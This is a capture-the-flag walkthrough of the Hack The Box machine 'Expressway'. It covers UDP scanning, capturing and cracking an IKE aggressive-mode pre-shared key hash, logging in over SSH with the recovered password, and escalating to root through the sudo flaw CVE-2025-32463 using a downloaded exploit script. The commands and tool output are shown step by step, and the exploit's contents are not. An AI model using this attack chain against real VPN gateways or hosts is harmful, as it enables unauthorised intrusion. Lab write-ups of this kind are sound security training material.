HTB EXPRESSWAY WALKTHROUGH

02/10/2025 (2/365)


Machine Information

- **Name**: Expressway
- **IP**: 10.10.11.87
- **Domain**: expressway.htb
- **OS**: Linux (Debian GNU/Linux)
- **Kernel:** 6.16.7+deb14-amd64

Initial Reconnaissance

The first step is performing a TCP and UDP Nmap scan to identify ports and services on the target system.


```
nmap -sC -sV -sS -Pn -T3 10.10.11.87 -vvv --min-rate 500 -oN expressway_tcp
```



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see one open port that is **port 22** on the TCP scan.

```
sudo nmap -sU --top-ports 100 10.10.11.87 --reason -oN expressway_udp
```



```
┌──(luis㉿kali)-[~/Desktop/HTB/ExpressWay]
└─$ sudo nmap -sU --top-ports 100 10.10.11.87 --reason -oN expressway_udp
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-02 17:57 CEST
Nmap scan report for 10.10.11.87
Host is up, received echo-reply ttl 63 (0.22s latency).
Not shown: 96 closed udp ports (port-unreach)
PORT     STATE         SERVICE   REASON
68/udp   open|filtered dhcpc     no-response
69/udp   open|filtered tftp      no-response
500/udp  open          isakmp    udp-response ttl 63
4500/udp open|filtered nat-t-ike no-response

Nmap done: 1 IP address (1 host up) scanned in 112.63 seconds
```


We can see four open ports that are **port 68**, **port 69**, **port 500** and **port 4500**.

Port 500 (ISAKMP) could be a VPN service.

IKE SERVICE (4500)

I started a scan with ike-scan tool.

```
ike-scan -M -A $TARGET
```




```
┌──(luis㉿kali)-[~/Desktop/HTB/ExpressWay]
└─$ ike-scan -M -A 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned
        HDR=(CKY-R=af7c1f5435a17dbc)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)
```

Because it enables attackers to record authentication material for offline cracking, the aggressive mode option is a critical vulnerability.

Initial Access

The IKE aggressive mode shows the pre-shared key hash, making it vulnerable to dictionary attacks.

```
ike-scan -M --aggressive 10.10.11.87 -n ike@expressway.htb --pskcrack=hash.txt
```



```
┌──(luis㉿kali)-[~/Desktop/HTB/ExpressWay]
└─$ ike-scan -M --aggressive 10.10.11.87 -n ike@expressway.htb --pskcrack=hash.txt
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned
        HDR=(CKY-R=d433e18371d53093)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.272 seconds (3.68 hosts/sec).  1 returned handshake; 0 returned notify
```

Now, we should crack PSK hash offline.


My favorite tool for these cases is **psk-crack**.

```
psk-crack -d /usr/share/wordlists/rockyou.txt hash.txt
```

After a little while, we successfully managed to crack the password: freakingrockstarontheroad.

We previously discovered that the user ID was ike@expressway.htb. We can try connecting via SSH with that user and the discovered password.

```
ssh ike@10.10.11.87
```



```
┌──(luis㉿kali)-[~/Desktop/HTB/ExpressWay]
└─$ ssh ike@10.10.11.87
The authenticity of host '10.10.11.87 (10.10.11.87)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.87' (ED25519) to the list of known hosts.
ike@10.10.11.87's password:
Last login: Thu Oct  2 17:13:01 BST 2025 from 10.10.15.27 on ssh
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 2 17:23:55 2025 from 10.10.14.239
ike@expressway:~$ 
```


Success!

We can retrieve the user flag.

```
cat  /home/ike/user.txt
```


Privilege Escalation

If we run linpeas, we can see very interesting information, but what stands out the most is that there is a custom version of sudo that is newer in the path /usr/local/bin/sudo. This suggests that a manual customization has been made.




```
═══════════════════╣ Files with Interesting Permissions ╠═══════════════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 1.5M Aug 14 12:58 /usr/sbin/exim4
-rwsr-xr-x 1 root root 1023K Aug 29 15:18 /usr/local/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 116K Aug 26 22:05 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 75K Sep  9 10:09 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 87K Aug 26 22:05 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 91K Sep  9 10:09 /usr/bin/su
-rwsr-xr-x 1 root root 276K Jun 27  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Sep  9 10:09 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 70K Aug 26 22:05 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Aug 26 22:05 /usr/bin/chsh
-rwsr-xr-x 1 root root 19K Sep  9 10:09 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-- 1 root messagebus 51K Mar  8  2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 483K Aug 10 00:07 /usr/lib/openssh/ssh-keysign
-r-sr-xr-x 1 root root 14K Aug 28 09:04 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 15K Aug 28 09:04 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-sr-x 1 root root 1.4M Oct  2 12:28 /tmp/rootbash (Unknown SUID binary!)
```

The sudo version is vulnerable.



```
ike@expressway:/tmp$ /usr/local/bin/sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
ike@expressway:/tmp$ 
```




Github
https://github.com Traducir este resultado

GitHub - kh4sh3i/CVE-2025-32463: Local Privilege Escalation to ...

CVE-2025-32463 is a local privilege escalation vulnerability in the Sudo binary. The flaw allows a local user to escalate privileges to root under specific misconfigurations or with crafted inputs. ...

CVE-2025-32463/exploit.sh at main · kh4sh3i/CVE-2025-32463

We need to download the exploit and execute it.




```
ike@expressway:/tmp$ chmod +x exploit.sh
ike@expressway:/tmp$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
ike@expressway:/tmp$ ./exploit.sh
woot!
root@expressway:/# id
uid=0(root) gid=0(root) groups=0(root),13(proxy),1001(ike)
root@expressway:/# cat /root/
.bash_history    .bashrc    .config/    .gnupg/    .lesshst    .local/    .mariadb_history  .profile    root.txt    .selected_editor  .ssh/
root@expressway:/# cat /root/root.txt
```

Success!

Conclusion

A Linux computer called Expressway serves as an example of the risks associated with inadequate IPSec VPN setups and sudo vulnerabilities. SSH access is made possible by first retrieving and cracking a weak pre-shared key (PSK) using IKE Aggressive Mode. Through the sudo chroot escape vulnerability CVE-2025-32463, privilege escalation is accomplished.



Expressway has been Pwned!

Congratulations luismg1, best of luck in capturing flags ahead!